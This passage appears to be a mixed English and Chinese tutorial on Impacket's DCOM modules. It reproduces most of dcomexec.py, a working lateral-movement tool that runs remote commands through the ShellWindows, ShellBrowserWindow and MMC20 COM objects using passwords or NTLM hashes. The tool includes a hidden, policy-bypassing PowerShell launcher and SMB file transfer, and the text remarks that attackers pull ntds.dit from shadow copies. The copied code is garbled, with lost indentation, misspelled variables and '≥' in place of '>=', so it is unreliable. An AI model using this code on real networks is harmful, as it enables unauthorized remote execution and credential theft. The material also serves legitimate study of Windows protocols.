Afterwards COM components such as ShellWindows / ShellBrowserWindow are invoked for command execution and shells:

```

# eg. examples/dcomexec.py
from impacket.dcerpc.v5.dcomrt import DCOMConnection, COMVERSION
.....
dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                      self.__aesKey, oxidResolver=True, doKerberos=self.__doKerberos, kdcHost=self.__kdcHost)

try:
    dispParams = DISPPARAMS(None, False)
    dispParams['rgvarg'] = NULL
    dispParams['rgdispidNamedArgs'] = NULL
    dispParams['cArgs'] = 0
    dispParams['cNamedArgs'] = 0

    if self.__dcomObject == 'ShellWindows':
        # ShellWindows CLSID (Windows 7, Windows 10, Windows Server 2012R2)
        iInterface = dcom.CoCreateInstanceEx(string_to_bin('9BA05972-F6A8-11CF-A442-00A0C90A8F39'), IID_IDispatch)
        iMMC = IDispatch(iInterface)
        resp = iMMC.GetIDsOfNames(('Item',))
        resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_METHOD, dispParams, 0, [], [])
        iItem = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))
        resp = iItem.GetIDsOfNames(('Document',))
        resp = iItem.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
        pQuit = None
    elif self.__dcomObject == 'ShellBrowserWindow':
        # ShellBrowserWindow CLSID (Windows 10, Windows Server 2012R2)
        iInterface = dcom.CoCreateInstanceEx(string_to_bin('C08AFD90-F2A1-11D1-8455-00A0C91F3880'), IID_IDispatch)
        iMMC = IDispatch(iInterface)
        resp = iMMC.GetIDsOfNames(('Document',))
        resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
        pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
    elif self.__dcomObject == 'MMC20':
        iInterface = dcom.CoCreateInstanceEx(string_to_bin('49B2791A-B1AE-4C90-9B8E-E860BA07F889'), IID_IDispatch)
        iMMC = IDispatch(iInterface)
        resp = iMMC.GetIDsOfNames(('Document',))
        resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
        pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
    else:
        logging.fatal('Invalid object %s' % self.__dcomObject)
    return


```

6.3 dcom submodules


6.3.1 [MS-OAUT] oaut.py

OLE Automation is part of Microsoft's OLE 2.0 architecture. With it, an application — whatever language it is written in — can expose properties and methods on OLE Automation objects, which other applications (e.g. SQL Server or Microsoft Exchange) can use to integrate those objects. The application exposing the properties and methods is the OLE Automation server (or object); the application accessing them is the OLE Automation controller. For example, MSSQL can enable OLE Automation Procedures via `sp_configure` and instantiate OLE Automation objects inside Transact-SQL batches. An OLE Automation server is a COM component (object) implementing the OLE IDispatch interface; the controller is a COM client communicating through IDispatch. COM is the foundation of OLE.

The core of OLE Automation is IDispatch; the call flow:



IDispatch::GetIDsOfNames responds with the DISPID of the method you want to invoke; if you already know the id you can invoke directly:



Common interface ids follow:

Constant/Value	Description
CLSID_RecordInfo{0000002F-0000-0000-C000-000000000046}	OBJREF_CUSTOM unmarshaller CLSID of RecordInfoData (see section 2.2.31).
IID_IRecordInfo{0000002F-0000-0000-C000-000000000046}	Value of the IID field of the pRecInfo OBJREF structure (see 2.2.28.2.1).
IID_IDispatch{00020400-0000-0000-C000-000000000046}	The GUID associated with the IDispatch interface (see section 3.1).
IID_ITypeComp{00020403-0000-0000-C000-000000000046}	GUID associated with the ITypeComp interface (see section 3.5).
IID_ITypeInfo{00020401-0000-0000-C000-000000000046}	GUID associated with the ITypeInfo interface (see section 3.7).
IID_ITypeInfo2{00020412-0000-0000-C000-000000000046}	GUID associated with the ITypeInfo2 interface (see section 3.9).
IID_ITypeLib{00020402-0000-0000-C000-000000000046}	GUID associated with the ITypeLib interface (see section 3.11).
IID_ITypeLib2{00020411-0000-0000-C000-000000000046}	GUID associated with the ITypeLib2 interface (see section 3.13).
IID_IUnknown{00000000-0000-0000-C000-000000000046}	GUID associated with the IUnknown interface.
IID_IEnumVARIANT{00020404-0000-0000-C000-000000000046}	GUID associated with the IEnumVARIANT interface (see section 3.3).
IID_NULL{00000000-0000-0000-0000-000000000000}	GUID identifying the NULL value (as specified in [C706] section A1 nil UUID).

The methods implemented by the IDispatch class in the module:

GetTypeInfoCount 确定自动化服务器是否提供类型描述信息

GetTypeInfo 提供对自动化服务器公开的类型描述信息的访问

GetIDsOfNames 将单个成员名称、方法和属性名称和一组可选的参数名称映射到一组相应的整数DISPIDs。可用于对IDispatch::Invoke的后续调用

Invoke 提供对自动化服务器公开的属性和方法的访问

```
HRESULT GetIDsOfNames(  
    [in] REFIID riid,  
    必须等于 IID_NULL  
    [in, size_is(cNames)] LPOLESTR* rgszNames  
    必须是要映射的字符串数组。数组中的第一个字符串必须指定服务器支持的方法或属性的名称。任何附加字符串必须包含第一个字符串中的值指定的方法或属性的所有参数的名称。映射必须不区分  
    [in, range(0,16384)] UINT cNames,  
    必须等于要映射的名称的数量。并且必须介于 0 和 16384 之间  
    [in] LCID lcid,  
    必须等于解释名称的区域设置 ID。  
    [out, size_is(cNames)] DISPID* rgDispId  
    必须是由服务器填写的 DISPID 数组。每个 DISPID 按位置对应于rgszNames中传递的名称之一。  
    如果严重性位设置为 0, 则该方法成功完成。  
    如果严重性位设置为 1 并且整个 HRESULT DWORD 与下表中的值不匹配, 则发生致命故障。  
    如果严重性位设置为 1 并且整个 HRESULT DWORD 与下表中的值匹配, 则发生故障。  
);  
  
HRESULT Invoke(  
    [in] DISPID dispIdMember, 必须等于要调用的方法或属性的DISPID  
    [in] REFIID riid, 必须等于 IID_NULL  
    [in] LCID lcid, 必须等于自动化服务器支持的区域设置 ID  
    [in] DWORD dwFlags, 必须是下表中指定的位标志的组合  
    [in] DISPPARAMS* pDispParams,  
    指针必须指向 定义传递给方法的参数的DISPPARAMS结构。参数必须以pDispParams→rgvarg相反的顺序存储, 以便第一个参数是数组中索引最高的那个。Byref 参数必须在此数组中标记为 VT_。  
    [out] VARIANT* pVarResult, 指向将填充方法或属性调用结果的 VARIANT指针  
    [out] EXCEPINFO* pExcepInfo, 如果该值不为空且返回值为 DISP_E_EXCEPTION, 则该结构必须由自动化服务器填充。否则, 它必须为scode 和wCode字段指定一个 0 值, 并且必须在接  
    [out] UINT* pArgErr, 如果此值不为空且返回值为 DISP_E_TYPEMISMATCH 或 DISP_E_PARAMNOTFOUND, 则此参数必须等于 pDispParams→rgvarg 中第一个有错误的参数的索引。否  
    [in] UINT cVarRef, 必须等于pDispParams中传递的 byref 参数的数量。  
    [in, size_is(cVarRef)] UINT* rgVarRefIdx, 必须包含 cVarRef 个无符号整数。每个整数是 pDispParams→rgvarg 中标记为 VT_EMPTY 的 byref 参数的索引。  
    [in, out, size_is(cVarRef)] VARIANT* rgVarRef 必须包含客户端在调用时设置的 byref 参数, 以及从调用成功返回时由服务器设置的参数。此数组中的参数也必须以相反的顺序  
);
```

Value	Meaning
DISPATCH_METHOD 0x00000001	The member is invoked as a method.
DISPATCH_PROPERTYGET 0x00000002	The member is retrieved as a property or data member.
DISPATCH_PROPERTYPUT 0x00000004	The member is changed as a property or data member.
DISPATCH_PROPERTYPUTREF 0x00000008	The member is changed by reference assignment rather than value assignment. Valid only when the property accepts a reference to an object .
DISPATCH_zeroVarResult 0x00020000	Specifies that the client is not interested in the actual pVarResult [out] parameter. On return, <i>pVarResult</i> must point to a VT_EMPTY variant with all reserved fields zero.
DISPATCH_zeroExcepInfo 0x00040000	Specifies that the client is not interested in the actual pExcepInfo [out] parameter. On return, <i>pExcepInfo</i> must point to an EXCEPINFO with all scalar fields zero and all BSTR fields NULL.
DISPATCH_zeroArgErr 0x00080000	Specifies that the client is not interested in the actual pArgErr [out] parameter. On return, <i>pArgErr</i> must be set to 0.

The core methods are Invoke and GetIDsOfNames:

```

def GetIDsOfNames(self, rgszNames, lcid = 0):
    request = IDispatch_GetIDsOfNames()
    request['riid'] = IID_NULL
    for name in rgszNames:
        tmpName = LPOLESTR()
        tmpName['Data'] = checkNullString(name)
        request['rgszNames'].append(tmpName)
    request['cNames'] = len(rgszNames)
    request['lcid'] = lcid
    resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
    IDs = list()
    for id in resp['rgDispId']:
        IDs.append(id)

    return IDs

def Invoke(self, dispIdMember, lcid, dwFlags, pDispParams, cVarRef, rgVarRefIdx, rgVarRef):
    request = IDispatch_Invoke()
    request['dispIdMember'] = dispIdMember
    request['riid'] = IID_NULL
    request['lcid'] = lcid
    request['dwFlags'] = dwFlags
    request['pDispParams'] = pDispParams
    request['cVarRef'] = cVarRef
    request['rgVarRefIdx'] = rgVarRefIdx
    request['rgVarRef'] = rgVarRef
    resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
    return resp

```

The dcomexec ShellWindows invocation uses Invoke:

```

class DCOMEXEC:
    def __init__(self, command='', username='', password='', domain='', hashes=None, aesKey=None, share=None,
                 noOutput=False, doKerberos=False, kdcHost=None, dcomObject=None, shell_type=None):
        self.__command = command
        self.__username = username
        self.__password = password
        self.__domain = domain
        self.__lmhash = ''
        self.__nthash = ''
        self.__aesKey = aesKey
        self.__share = share
        self.__noOutput = noOutput
        self.__doKerberos = doKerberos
        self.__kdcHost = kdcHost
        self.__dcomObject = dcomObject
        self.__shell_type = shell_type
        self.shell = None
        if hashes is not None:
            self.__lmhash, self.__nthash = hashes.split(':')

    def getInterface(self, interface, resp):
        # Now let's parse the answer and build an Interface instance
        objRefType = OBJREF(b''.join(resp))['flags']
        objRef = None
        if objRefType == FLAGS_OBJREF_CUSTOM:
            objRef = OBJREF_CUSTOM(b''.join(resp))
        elif objRefType == FLAGS_OBJREF_HANDLER:
            objRef = OBJREF_HANDLER(b''.join(resp))
        elif objRefType == FLAGS_OBJREF_STANDARD:
            objRef = OBJREF_STANDARD(b''.join(resp))
        elif objRefType == FLAGS_OBJREF_EXTENDED:
            objRef = OBJREF_EXTENDED(b''.join(resp))
        else:
            logging.error("Unknown OBJREF Type! 0x%x" % objRefType)

        return IRemUnknown2(
            INTERFACE(interface.get_cinstance(), None, interface.get_ipidRemUnknown(), objRef['std']['ipid'],
                      oxid=objRef['std']['oxid'], oid=objRef['std']['oxid'],
                      target=interface.get_target()))

    def run(self, addr, silentCommand=False):
        if self.__noOutput is False and silentCommand is False:
            smbConnection = SMBConnection(addr, addr)
            if self.__doKerberos is False:
                smbConnection.login(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash)
            else:
                smbConnection.kerberosLogin(self.__username, self.__password, self.__domain, self.__lmhash,
                                           self.__nthash, self.__aesKey, kdcHost=self.__kdcHost)

            dialect = smbConnection.getDialect()
            if dialect == SMB_DIALECT:
                logging.info("SMBv1 dialect used")
            elif dialect == SMB2_DIALECT_002:
                logging.info("SMBv2.0 dialect used")
            elif dialect == SMB2_DIALECT_21:
                logging.info("SMBv2.1 dialect used")
            else:
                logging.info("SMBv3.0 dialect used")
        else:
            smbConnection = None

        dcom = DCOMConnection(addr, self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                             self.__aesKey, oxidResolver=True, doKerberos=self.__doKerberos, kdcHost=self.__kdcHost)
        try:
            dispParams = DISPPARAMS(None, False)
            dispParams['rgvarg'] = NULL
            dispParams['rgdispidNamedArgs'] = NULL
            dispParams['cArgs'] = 0
            dispParams['cNamedArgs'] = 0

            if self.__dcomObject == 'ShellWindows':
                # ShellWindows CLSID (Windows 7, Windows 10, Windows Server 2012R2)
                iInterface = dcom.CoCreateInstanceEx(string_to_bin('9BA05972-F6A8-11CF-A442-00A0C90A8F39'), IID_IDispatch)
                iMMC = IDispatch(iInterface)
                resp = iMMC.GetIDsOfNames(('Item',))

```

```

        resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_METHOD, dispParams, 0, [], [])
        iItem = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))
        resp = iItem.GetIDsOfNames(('Document',))
        resp = iItem.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
        pQuit = None
    elif self.__dcomObject == 'ShellBrowserWindow':
        # ShellBrowserWindow CLSID (Windows 10, Windows Server 2012R2)
        iInterface = dcom.CoCreateInstanceEx(string_to_bin('C08AFD90-F2A1-11D1-8455-00A0C91F3880'), IID_IDispatch)
        iMMC = IDispatch(iInterface)
        resp = iMMC.GetIDsOfNames(('Document',))
        resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
        pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
    elif self.__dcomObject == 'MMC20':
        iInterface = dcom.CoCreateInstanceEx(string_to_bin('49B2791A-B1AE-4C90-9B8E-E860BA07F889'), IID_IDispatch)
        iMMC = IDispatch(iInterface)
        resp = iMMC.GetIDsOfNames(('Document',))
        resp = iMMC.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])
        pQuit = iMMC.GetIDsOfNames(('Quit',))[0]
    else:
        logging.fatal('Invalid object %s' % self.__dcomObject)
        return

iDocument = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))

if self.__dcomObject == 'MMC20':
    resp = iDocument.GetIDsOfNames(('ActiveView',))
    resp = iDocument.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])

    iActiveView = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))
    pExecuteShellCommand = iActiveView.GetIDsOfNames(('ExecuteShellCommand',))[0]
    self.shell = RemoteShellMMC20(self.__share, (iMMC, pQuit), (iActiveView, pExecuteShellCommand), smbConnection, self.__shell_type, siler)
else:
    resp = iDocument.GetIDsOfNames(('Application',))
    resp = iDocument.Invoke(resp[0], 0x409, DISPATCH_PROPERTYGET, dispParams, 0, [], [])

    iActiveView = IDispatch(self.getInterface(iMMC, resp['pVarResult']['_varUnion']['pdispVal']['abData']))
    pExecuteShellCommand = iActiveView.GetIDsOfNames(('ShellExecute',))[0]
    self.shell = RemoteShell(self.__share, (iMMC, pQuit), (iActiveView, pExecuteShellCommand), smbConnection, self.__shell_type, silentComm)

if self.__command != '':
    try:
        self.shell.onecmd(self.__command)
    except TypeError:
        if not silentCommand:
            raise
        if self.shell is not None:
            self.shell.do_exit('')
    else:
        self.shell.cmdloop()
except (Exception, KeyboardInterrupt) as e:
    if logging.getLogger().level == logging.DEBUG:
        import traceback
        traceback.print_exc()
    if self.shell is not None:
        self.shell.do_exit('')
    logging.error(str(e))
    if smbConnection is not None:
        smbConnection.logoff()
    dcom.disconnect()
    sys.stdout.flush()
    sys.exit(1)

if smbConnection is not None:
    smbConnection.logoff()
dcom.disconnect()

class RemoteShell(cmd.Cmd):
    def __init__(self, share, quit, executeShellCommand, smbConnection, shell_type, silentCommand=False):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\\\' + OUTPUT_FILENAME
        self.__outputBuffer = ''
        self.__shell = 'cmd.exe'
        self.__shell_type = shell_type
        self.__pwsch = 'powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc '
        self.__quit = quit

```

```

self._executeShellCommand = executeShellCommand
self.__transferClient = smbConnection
self._silentCommand = silentCommand
self._pwd = 'C:\\windows\\system32'
self._noOutput = False
self.intro = '[!] Launching semi-interactive shell - Careful what you execute\n[!] Press help for extra shell commands'

# We don't wanna deal with timeouts from now on.
if self.__transferClient is not None:
    self.__transferClient.setTimeout(100000)
    self.do_cd('\\')
else:
    self._noOutput = True

def do_shell(self, s):
    os.system(s)

def do_help(self, line):
    print("""
lcd {path}          - changes the current local directory to {path}
exit                - terminates the server process (and this session)
lput {src_file, dst_path} - uploads a local file to the dst_path (dst_path = default current directory)
lget {file}         - downloads pathname to the current local dir
! {cmd}             - executes a local shell cmd
""")

def do_lcd(self, s):
    if s == '':
        print(os.getcwd())
    else:
        try:
            os.chdir(s)
        except Exception as e:
            logging.error(str(e))

def do_lget(self, src_path):
    try:
        import ntpath
        newPath = ntpath.normpath(ntpath.join(self._pwd, src_path))
        drive, tail = ntpath.splitdrive(newPath)
        filename = ntpath.basename(tail)
        fh = open(filename, 'wb')
        logging.info("Downloading %s\\%s" % (drive, tail))
        self.__transferClient.getFile(drive[:-1]+'$', tail, fh.write)
        fh.close()
    except Exception as e:
        logging.error(str(e))
        os.remove(filename)
        pass

def do_lput(self, s):
    try:
        params = s.split(' ')
        if len(params) > 1:
            src_path = params[0]
            dst_path = params[1]
        elif len(params) == 1:
            src_path = params[0]
            dst_path = ''

        src_file = os.path.basename(src_path)
        fh = open(src_path, 'rb')
        dst_path = dst_path.replace('/', '\\')
        import ntpath
        pathname = ntpath.join(ntpath.join(self._pwd, dst_path), src_file)
        drive, tail = ntpath.splitdrive(pathname)
        logging.info("Uploading %s to %s" % (src_file, pathname))
        self.__transferClient.putFile(drive[:-1]+'$', tail, fh.read)
        fh.close()
    except Exception as e:
        logging.critical(str(e))
        pass

def do_exit(self, s):
    dispParams = DISPPARAMS(None, False)
    dispParams['rgvarg'] = NULL

```

```

dispParams['rgdispidNamedArgs'] = NULL
dispParams['cArgs'] = 0
dispParams['cNamedArgs'] = 0

self.__quit[0].Invoke(self.__quit[1], 0x409, DISPATCH_METHOD, dispParams,
                      0, [], [])

return True

def do_EOF(self, s):
    print()
    return self.do_exit(s)

def emptyline(self):
    return False

def do_cd(self, s):
    self.execute_remote('cd ' + s)
    if len(self.__outputBuffer.strip('\r\n')) > 0:
        print(self.__outputBuffer)
        self.__outputBuffer = ''
    else:
        if PY2:
            self._pwd = ntpath.normpath(ntpath.join(self._pwd, s.decode(sys.stdin.encoding)))
        else:
            self._pwd = ntpath.normpath(ntpath.join(self._pwd, s))
        self.execute_remote('cd ')
        self._pwd = self.__outputBuffer.strip('\r\n')
        self.prompt = (self._pwd + '>')
        if self.__shell_type == 'powershell':
            self.prompt = 'PS ' + self.prompt + ' '
        self.__outputBuffer = ''

def default(self, line):
    # Let's try to guess if the user is trying to change drive
    if len(line) == 2 and line[1] == ':':
        # Execute the command and see if the drive is valid
        self.execute_remote(line)
        if len(self.__outputBuffer.strip('\r\n')) > 0:
            # Something went wrong
            print(self.__outputBuffer)
            self.__outputBuffer = ''
        else:
            # Drive valid, now we should get the current path
            self._pwd = line
            self.execute_remote('cd ')
            self._pwd = self.__outputBuffer.strip('\r\n')
            self.prompt = (self._pwd + '>')
            if self.__shell_type == 'powershell':
                self.prompt = 'PS ' + self.prompt + ' '
            self.__outputBuffer = ''
    else:
        if line != '':
            self.send_data(line)

def get_output(self):
    def output_callback(data):
        try:
            self.__outputBuffer += data.decode(CODEC)
        except UnicodeDecodeError:
            logging.error('Decoding error detected, consider running chcp.com at the target,\nmap the result with '
                          'https://docs.python.org/3/library/codecs.html#standard-encodings\nand then execute dcomexec.py '
                          'again with -codec and the corresponding codec')
            self.__outputBuffer += data.decode(CODEC, errors='replace')

    if self._noOutput is True:
        self.__outputBuffer = ''
        return

    while True:
        try:
            self.__transferClient.getFile(self._share, self._output, output_callback)
            break
        except Exception as e:
            if str(e).find('STATUS_SHARING_VIOLATION') ≥ 0:
                # Output not finished, let's wait
                time.sleep(1)

```

```

        pass
    elif str(e).find('Broken') ≥ 0:
        # The SMB Connection might have timed out, let's try reconnecting
        logging.debug('Connection broken, trying to recreate it')
        self.__transferClient.reconnect()
        return self.get_output()
self.__transferClient.deleteFile(self._share, self._output)

def execute_remote(self, data, shell_type='cmd'):
    if self._silentCommand is True:
        self._shell = data.split()[0]
        command = ' '.join(data.split()[1:])
    else:
        if shell_type == 'powershell':
            data = '$ProgressPreference="SilentlyContinue";' + data
            data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()
            command = '/Q /c ' + data

    if self._noOutput is False:
        command += ' 1> ' + '\\\\127.0.0.1\\%s' % self._share + self._output + ' 2>&1'

    logging.debug('Executing: %s' % command)

    dispParams = DISPPARAMS(None, False)
    dispParams['rgdispidNamedArgs'] = NULL
    dispParams['cArgs'] = 5
    dispParams['cNamedArgs'] = 0
    arg0 = VARIANT(None, False)
    arg0['clSize'] = 5
    arg0['vt'] = VARENUM.VT_BSTR
    arg0['_varUnion']['tag'] = VARENUM.VT_BSTR
    arg0['_varUnion']['bstrVal']['asData'] = self._shell

    arg1 = VARIANT(None, False)
    arg1['clSize'] = 5
    arg1['vt'] = VARENUM.VT_BSTR
    arg1['_varUnion']['tag'] = VARENUM.VT_BSTR
    if PY3:
        arg1['_varUnion']['bstrVal']['asData'] = command
    else:
        arg1['_varUnion']['bstrVal']['asData'] = command.decode(sys.stdin.encoding)

    arg2 = VARIANT(None, False)
    arg2['clSize'] = 5
    arg2['vt'] = VARENUM.VT_BSTR
    arg2['_varUnion']['tag'] = VARENUM.VT_BSTR
    arg2['_varUnion']['bstrVal']['asData'] = self._pwd

    arg3 = VARIANT(None, False)
    arg3['clSize'] = 5
    arg3['vt'] = VARENUM.VT_BSTR
    arg3['_varUnion']['tag'] = VARENUM.VT_BSTR
    arg3['_varUnion']['bstrVal']['asData'] = ''

    arg4 = VARIANT(None, False)
    arg4['clSize'] = 5
    arg4['vt'] = VARENUM.VT_BSTR
    arg4['_varUnion']['tag'] = VARENUM.VT_BSTR
    arg4['_varUnion']['bstrVal']['asData'] = '0'
    dispParams['rgvarg'].append(arg4)
    dispParams['rgvarg'].append(arg3)
    dispParams['rgvarg'].append(arg2)
    dispParams['rgvarg'].append(arg1)
    dispParams['rgvarg'].append(arg0)

    #print(dispParams.dump())

    self._executeShellCommand[0].Invoke(self._executeShellCommand[1], 0x409, DISPATCH_METHOD, dispParams,
                                         0, [], [])

    self.get_output()

def send_data(self, data):
    self.execute_remote(data, self.__shell_type)

```



```
print(self.__outputBuffer)
self.__outputBuffer = ''
```

0x409 is the US-English locale ID (LCID).

When dcomexec drives the ShellBrowserWindow COM object it uses the `Document.Application` property and calls `ShellExecute` on the object returned by `Document.Application.Parent` to execute commands.

6.3.2 [MS-COMEV] comev.py

The COM+ module. The COM+ protocol stores and manages configuration data of event publishers and their subscribers on remote machines, and specifies how to obtain specific information about publishers and subscribers. The publish-subscribe framework lets applications publish historical information that other applications may be interested in: the publishing application is the publisher, the subscribing one the subscriber, and publishers express the information in discrete units called events. Subscribers subscribe by creating subscriptions to events. The COM+ Event System protocol manages events and their subscriptions on remote machines, exposed as a set of DCOM [MS-DCOM] interfaces. Publishers can publish, update or delete events on remote machines; subscribers can create subscriptions, and modify, query or delete subscriptions. A subscriber may request specific types or sets of events by specifying filter criteria. In short: remote event management. The COM+ Event System protocol communicates over DCOM [MS-DCOM], authenticating all requests against the infrastructure, and together with DCOM it uses the OLE Automation protocol [MS-OAUT] via the BSTR and VARIANT types of the IDispatch interface. The protocol described in [MS-COMA] can register type libraries for the event classes and subscriber DCOM components used by the COM+ Event System, and discover subscriber DCOM components registered on a server to create subscriptions.

event: a discrete unit of historical data an application exposes that may be relevant to other applications — e.g. a specific user logging on to a computer.

event class: a collection of historical data grouped by criteria specified by the publishing application.

event interface: a collection of event methods; an event class contains one or more event interfaces.

event method: a method invoked by the publish-subscribe framework when the publisher application generates an event.

filter criteria: the set of rules a subscriber specifies as part of a subscription defining which kinds of historical data it wants to receive.

The module opens with the event-related COM component CLSIDs and the communication data structures; the `IEventClass*` classes provide the event query/modify functions:

```
class IEventClass3(IEventClass2):
    def __init__(self, interface):
        IEventClass2.__init__(self, interface)
        self._iid = IID_IEventClass3


    def get_EventClassPartitionID(self):
        request = IEventClass3_get_EventClassPartitionID()
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp

    def put_EventClassPartitionID(self, bstrEventClassPartitionID):
        request = IEventClass3_put_EventClassPartitionID()
        request['bstrEventClassPartitionID'] = bstrEventClassPartitionID
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp

    def get_EventClassApplicationID(self):
        request = IEventClass3_get_EventClassApplicationID()
        resp = self.request(request, iid = self._iid, uuid = self.get_iPid())
        resp.dump()
        return resp
    .....
```

6.3.3 [MS-SCMP] scmp.py

The Shadow Copy Management Protocol programmatically enumerates shadow copies and configures shadow copy storage on remote machines:



Shadow copy: a copy of the data on a volume taken at a well-defined moment.

Shadow copy provider: a software component on the server providing local services to create, enumerate, delete and manage shadow copies.

Shadow copy set: a collection of shadow copies created simultaneously and identified by a common ID.

Shadow copy storage: the storage location holding differential data from the original volume to maintain all its shadow copies; a file or set of files on the same or a different volume.

Shadow copy storage association: the relationship between an original volume and the volume holding its shadow copy storage.

Shadow copy storage volume: the volume where shadow copy storage lives.

Snapshot: the point in time at which the shadow copy is made.

Like snapshotting a VM, this snapshots a system volume — attackers use it to extract ntds.dit, execute commands and so on.

卷影副本创建过程

若要创建卷影副本，请求程序、编写程序和提供程序将执行以下操作：

请求程序要求卷影复制服务枚举编写程序，收集编写程序元数据，并准备创建卷影副本。


每个编写程序都会为需要备份的组件和数据存储创建 XML 描述，并将其提供给卷影复制服务。编写器还定义了用于所有组件的还原方法。卷影复制服务向请求程序提供编写程序的描述，而请求程序向卷影复制服务通知所有编写程序准备数据以进行卷影复制。

每个编写程序都会根据需要准备数据，例如完成所有未结束事务、滚动（rolling，截断/归档）事务日志和刷新缓存。当数据准备好进行卷影复制时，编写程序将通知卷影复制服务。

卷影复制服务通知编写程序将应用程序写入 I/O 请求暂时冻结几秒钟（仍然可以执行读取 I/O 请求），创建卷的卷影副本需要这几秒的时间。应用程序冻结的时间不允许超过 60 秒。卷影复制服务通知提供程序创建卷影副本。卷影副本创建周期不超过 10 秒，在此期间，对文件系统的所有写入 I/O 请求都将保持冻结状态。

卷影复制服务释放文件系统写入 I/O 请求。

VSS 通知编写程序解除冻结应用程序写入 I/O 请求。此时，应用程序可以继续将数据写入正在进行卷影复制的磁盘



卷影副本和支持卷影副本的卷：客户端获取的第一个接口是 `IVssSnapshotMgmt` 接口。客户端调用 `IVssSnapshotMgmt::QueryVolumesSupportedForSnapshots`（原文如此，微软文档中即为此

卷影副本存储关联：用于管理卷影副本存储关联的接口是通过 `IVssSnapshotMgmt::GetProviderMgmtInterface` 获取的。客户端调用 `IVssDifferentialSoftwareSnapshotMgmt::QueryV`

The module first defines the CLSIDs of `IVssSnapshotMgmt` and friends plus the data structures the shadow-copy protocol needs (`VSS_ID` etc.)

It then implements query functions such as enumerating shadow copies. Despite the name "shadow copy management protocol", it can only query — it cannot create shadow copies.

```
class IVssSnapshotMgmt(IRemUnknown2):
    def __init__(self, interface):
        IRemUnknown2.__init__(self, interface)
